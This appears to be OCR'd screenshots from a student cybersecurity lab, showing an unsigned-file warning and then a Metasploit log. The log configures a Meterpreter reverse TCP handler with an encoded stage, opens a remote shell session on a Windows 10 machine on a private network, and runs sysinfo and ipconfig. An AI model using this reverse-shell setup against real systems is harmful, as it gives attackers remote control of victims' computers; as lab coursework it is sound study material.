
From: C:\Users\rudra\Desktop\MSC-CS\Semester 3\CYBE...

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?



```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST ⇒ 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT ⇒ 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding ⇒ true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 → 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-0BATOB7\rudra @ DESKTOP-0BATOB7  192.168.37.131:443 → 192.168.37.1:63003 (192.168.37
                                                                          .1)

msf6 exploit(multi/handler) > █
```



```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : DESKTOP-0BATOB7
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : c2:91:33:06:78:a3
MTU          : 1500
IPv4 Address : 169.254.18.74
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7cc0:3ae5:ffe9:124a
```